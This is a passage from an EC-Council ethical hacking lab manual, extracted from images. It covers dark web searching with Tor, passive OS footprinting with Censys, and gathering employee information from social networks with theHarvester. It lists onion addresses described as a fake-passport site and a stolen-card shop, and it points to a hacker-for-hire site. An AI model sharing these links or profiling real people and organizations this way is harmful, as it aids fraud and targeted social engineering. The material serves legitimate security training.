
   Note: Tor uses the **DuckDuckGo** search engine to perform a dark web search. The results may vary in your environment.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


8. By default, **All regions** search parameter is selected. However, you can click the down arrow to view the drop-down options and select a region of your choice, this specifies the country of VPN/Proxy.
9. Search results for **hacker for hire** will be loaded, as shown in the screenshot. Click to open any of the website from the search results (here, **https://www.hackerforhire.net**).

   Note: The search results might differ when you perform this task.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **https://www.hackerforhire.net** webpage opens up, as shown in the screenshot. You can see that the site belongs to professional hackers who operate underground.



11. hackerforhire is an example. These search results will help you in identifying professional hackers. However, as an ethical hacker, you can gather critical and sensitive information about your target organization using deep and dark web search.
12. You can also anonymously explore the following onion sites using Tor Brower to gather other relevant information about the target organization:
    - **The Hidden Wiki** is an onion site that works as a Wikipedia service of hidden websites. (http://zqktlwiuavvvqqt4ybvgvi7tyo4hjl5xgfuvpdf6otjiycgwqbym2qad.onion/wiki)
    - **FakeID** is an onion site for creating fake passports (http://ymvhtqya23wqpez63gyc3ke4svju3mqsby2awnhd3bk2e65izt7baqad.onion)
    - **Cardshop** is an onion site that sells cards with good balances (http://s57divisqlcjtsyutxjz2ww77vlbwpxgodtijcsrgsuts4js5hnxkhqd.onion)
13. You can also use tools such as **ExoneraTor** (https://metrics.torproject.org), **OnionLand Search engine** (https://onionlandsearchengine.com), etc. to perform deep and dark web browsing.
14. This concludes the demonstration of gathering information using deep and dark web searching using Tor Browser.
15. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 5: Determine Target OS Through Passive Footprinting


Operating system information is crucial for every ethical hacker. Ethical hackers can acquire details of the operating system running on the target machine by performing various passive footprinting techniques and obtain other information such as the city, country, latitude/longitude, hostname, operating system, and IP address of the target organization.

Here, we will gather target OS information through passive footprinting using the Censys web service.

Note: Here, we will consider **EC-Council** as a target organization. However, you can select a target organization of your choice.


1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://search.censys.io/?q=** and press **Enter**.
2. In the search field, type the target website (here, **www.eccouncil.org**) and press **Enter**. From the results, click any **Hosts** IP address which you want to gather the OS details.

   Note: The result might differ, when you perform this lab task.



3. The selected host page appears, as shown in the screenshot. Under the **Basic Information** section, you can observe that the **OS** is **Ubuntu**. Apart from this, you can also observe other details such as protocols running, software, host keys, etc. This information can help attackers in identifying potential vulnerabilities and finding effective exploits to perform various attacks on the target organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



4. This concludes the demonstration of gathering OS information through passive footprinting using the Censys web service.
5. You can also use web services such as **Netcraft** (https://www.netcraft.com), **Shodan** (https://www.shodan.io), etc. to gather OS information of target organization through passive footprinting.
6. Close all open windows and document all the acquired information.
7. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform Footprinting Through Social Networking Sites

Social networking services are online services, platforms, or sites that focus on facilitating the building of social networks or social relations among people.

Lab Scenario

As a professional ethical hacker, during information gathering, you need to gather personal information about employees working in critical positions in the target organization; for example, the Chief Information Security Officer, Security Architect, or Network Administrator. By footprinting through social networking sites, you can extract personal information such as name, position, organization name, current location, and educational qualifications. Further, you can find professional information such as company or business, current location, phone number, email ID, photos, videos, etc. The information gathered can be useful to perform social engineering and other types of advanced attacks.

Lab Objectives

- Gather employees' information from LinkedIn using theHarvester
- Gather personal information from various social networking sites using Sherlock
- Gather information using Followerwonk

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Social Networking Sites

Social networking sites are online services, platforms, or other sites that allow people to connect and build interpersonal relations. People usually maintain profiles on social networking sites to provide basic information about themselves and to help make and maintain connections with others; the profile generally contains information such as name, contact information (cellphone number, email address), friends' information, information about family members, their interests, activities, etc. On social networking sites, people may also post their personal information such as date of birth, educational information, employment background, spouse's names, etc. Organizations often post information such as potential partners, websites, and upcoming news about the company. Thus, social networking sites often prove to be valuable information resources. Examples of such sites include LinkedIn, Facebook, Instagram, Twitter, Pinterest, YouTube, etc.

Lab Tasks

Task 1: Gather Employees' Information from LinkedIn using theHarvester

---

LinkedIn is a social networking website for industry professionals. It connects the world's human resources to aid productivity and success. The site contains personal information such as name, position, organization name, current location, educational qualifications, etc.

Here, we will gather information about the employees (name and job title) of a target organization that is available on LinkedIn using theHarvester tool.

Note: Here, we will consider **EC-Council** as a target organization. However, you can select a target organization of your choice.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press **Enter** to log in to the machine.
2. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

